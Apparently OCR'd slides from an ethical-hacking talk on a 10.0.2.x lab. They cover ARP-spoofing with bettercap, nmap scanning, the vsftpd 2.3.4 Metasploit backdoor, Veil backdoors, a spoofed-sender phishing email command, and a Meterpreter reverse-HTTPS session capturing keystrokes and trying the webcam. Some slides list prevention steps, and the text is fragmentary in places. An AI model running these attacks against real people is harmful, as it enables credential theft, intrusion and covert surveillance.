  10.0.2.255            ff-ff-ff-ff-ff-ff     static
```


Before ARP Spoof

After ARP Spoof

2. bettercap: MITM attack tool

```
root@kali:~# bettercap -iface eth0
bettercap v2.26.1 (built for linux amd64 with go1.13.3) [type 'help' for a list of com
mands]

10.0.2.0/24 > 10.0.2.4 » help
```

```
Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > running
     ble.recon > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     net.probe > not running
     net.recon > running
     net.sniff > not running
  packet.proxy > not running
```




```
Cache-Control: max-age=0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 29

username=admin&password=12345

10.0.2.0/24 > 10.0.2.4 » [09:26:01] [net.sniff.http.request] http 10.0.2.15 POST testhtml5.vulnweb.com/login
```

Detection n Prevention

1. Do not use WEP encryption,
2. Use WPA2 with a complex password
3. Configuring wireless setting for maximum security

1. Detect ARP Poisoning - Using xARP tool
2. Detect Suspicious activities in Network - Using Wireshark
3. Prevent MITM Attacks by
    - Encrypting the traffic — HTTPS everywhere plugging
    1. Use **HTTPs** instead of HTTP <— Can be bypassed - by downgrading
    2. Use **HSTS** - Http Strict Transport Security <— Can be Manipulated
4. Simply use VPN

GAINING ACCESS

Information Gathering: Systems

Very crucial, Gives lots details about target machine:
- Operating System
- Softwares and Services installed
- Ports associated.

TOOLs: **NetDiscover, ZenMap, net.show, Shodan.com**

GA : Server side

Doesn’t Requires User Intervention; Need the correct IP address

- Use Default Password to gain acces
- Use Mis-configured services. r service mostly to login
  - > rlogin -l root {target_ip}
- Use services which have backdoor
- Use code execution vulnrablilities

TOOLs: **Metasploit — Readymade code to run Vulnerabilities (gets published)**

Zenmap

Scan Tools Profile Help

Target: 10.0.2.1/24 Profile: Quick scan plus Scan

Command: nmap -sV -T4 -O -F --version-light 10.0.2.1/24

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login?
514/tcp  open  shell?
2049/tcp open  rpcbind
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
```

VSFTPD v2.3.4 Backdoor Command Execution - Mozilla Firefox

SSH User Code Execution | VSFTPD v2.3.4 Backdoor

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Module Options

To display the available options, load the modu
options' or 'show advanced':

```
1  msf > use exploit/unix/ftp/vsftpd_234
2  msf exploit(vsftpd_234_backdoor) > sho
3      ...targets...
4  msf exploit(vsftpd_234_backdoor) > set
5  msf exploit(vsftpd_234_backdoor) > sho
6      ...show and set options...
7  msf exploit(vsftpd_234_backdoor) > exp
```

root@kali: ~

root@kali: ~ | root@kali: ~

root@kali: ~ 75x22

```
root@kali:~# msfconsole


       =[ metasploit v5.0.73-dev                          ]
+ -- --=[ 1965 exploits - 1095 auxiliary - 337 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

GA : Client side

Requires User Intervention - Clicking on link, Downloading a file;
Doesn’t Requires IP

TOOLs: **Veil Framework — Create Backdoors**

Github:
Veil-Evasion
Veil- Odesion

Each having their own Payloads,
written by Meterpreter developers

root@kali: /opt/Veil 75x24

```
=====
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================
=====

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>:
```


Has lots Payloads.
Use: rev_https

GA : Socail Engineering

Information Gathering: Users

Very crucial, To build strategy accordingly.


TOOLs: **Maltego**



Fake EMAIL

TOOLs: **Email Servers - SendGrid, Mailjet, Mandril ..**

```
sendemail -s smtp.sendgrid.net:25
-xu apikey
-xp xxxx
-f "p@gmail.com"
-t "jsk@gmail.com"
-u “IBM Community Day"
-m "Did you register for Cloud Dev Yet?"
-o message-header="From : IBM Cloud <p@gmail.com>"
```



```
 4704  544   SearchIndexer.exe
 4800  724   RuntimeBroker.exe                          x64   1       MSEDGEWIN10\IEUser  C:\Windows\System32\RuntimeBroke
r.exe
 4916  724   smartscreen.exe                            x64   1       MSEDGEWIN10\IEUser  C:\Windows\System32\smartscreen.
exe
 5000  2548  SecurityHealthSystray.exe                  x64   1       MSEDGEWIN10\IEUser  C:\Windows\System32\SecurityHeal
thSystray.exe
 5048  544   SecurityHealthService.exe
 5104  3032  GoogleCrashHandler.exe
 5112  3032  GoogleCrashHandler64.exe
 5156  4052  chrome.exe                                 x64   1       MSEDGEWIN10\IEUser  C:\Program Files (x86)\Google\Ch
rome\Application\chrome.exe
 5204  4052  chrome.exe                                 x64   1       MSEDGEWIN10\IEUser  C:\Program Files (x86)\Google\Ch
rome\Application\chrome.exe
 5444  544   svchost.exe
 5640  4052  chrome.exe                                 x64   1       MSEDGEWIN10\IEUser  C:\Program Files (x86)\Google\Ch
rome\Application\chrome.exe
 5652  4704  SearchProtocolHost.exe
 5704  544   svchost.exe
 5872  4704  SearchFilterHost.exe
 6040  544   svchost.exe
 6288  724   MicrosoftEdgeCP.exe                        x64   1       MSEDGEWIN10\IEUser  C:\Windows\System32\MicrosoftEdg
eCP.exe
 6436  2548  rev_https_8080 (1).exe                     x86   1       MSEDGEWIN10\IEUser  C:\Users\IEUser\Downloads\rev_ht
tps_8080 (1).exe
 6524  544   svchost.exe
 6656  724   MicrosoftEdge.exe                          x64   1       MSEDGEWIN10\IEUser  C:\Windows\SystemApps\Microsoft.
MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.exe
 6928  5704  Windows.WARP.JITService.exe
 7264  724   browser_broker.exe                         x64   1       MSEDGEWIN10\IEUser  C:\Windows\System32\browser_brok
er.exe
 7632  724   dllhost.exe                                x64   1       MSEDGEWIN10\IEUser  C:\Windows\System32\dllhost.exe
 7804  724   Microsoft.Photos.exe                       x64   1       MSEDGEWIN10\IEUser  C:\Program Files\WindowsApps\Mic
rosoft.Windows.Photos_2020.19081.28230.0_x64__8wekyb3d8bbwe\Microsoft.Photos.exe
 7896  724   RuntimeBroker.exe                          x64   1       MSEDGEWIN10\IEUser  C:\Windows\System32\RuntimeBroke
r.exe
 7976  724   SystemSettingsBroker.exe                   x64   1       MSEDGEWIN10\IEUser  C:\Windows\System32\SystemSettin
gsBroker.exe

meterpreter > 
```

POST EXPLOITATION

root@kali: ~

root@kali: ~ 80x16

```
[*] Started HTTPS reverse handler on https://10.0.2.4:8080
[*] https://10.0.2.4:8080 handling request from 10.0.2.15; (UUID: xbvxdwrp) Stag
ing x86 payload (181337 bytes) ...
[*] Meterpreter session 2 opened (10.0.2.4:8080 -> 10.0.2.15:50041) at 2020-02-1
9 18:05:20 -0500

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

1

QuickTime Player File Edit View Window Help 100% Thu 2:36 PM


Applications Places Terminator Feb 19 18:21

root@kali: ~

root@kali: ~ 80x34

```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique
d, process, none)
   LHOST     10.0.2.4         yes       The local liste
   LPORT     8080             yes       The local liste
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.4:8
[*] https://10.0.2.4:8080 handling request from 10.0.2.
ing x86 payload (181337 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.4:8080 -> 10.0
9 18:20:31 -0500

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

MSEdge - Win10 [Running]



Left ⌘

Left ⌘

All folders

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.4:8080
[*] https://10.0.2.4:8080 handling request from 10.0.2.15; (UUID: 5ske1msd) Stag
ing x86 payload (181337 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.4:8080 -> 10.0.2.15:50135) at 2020-02-1
9 18:20:31 -0500

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
twitter.com<CR>
sk.jshree<Shift>@gmail.com<Tab>123456

meterpreter > webcam_
webcam_chat    webcam_list    webcam_snap    webcam_stream
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter >
```

2

3

Blackmail /Ransomeware , Steal Information, Money & Privacy INCLUDED

Prevention

Do NOT download outside trusted place
Use trusted Network
Don’t be MITMed
Check type of file downloaded
Use WinMD5 to check hash of the files

Conclusion


to
end
his
own

THANK U!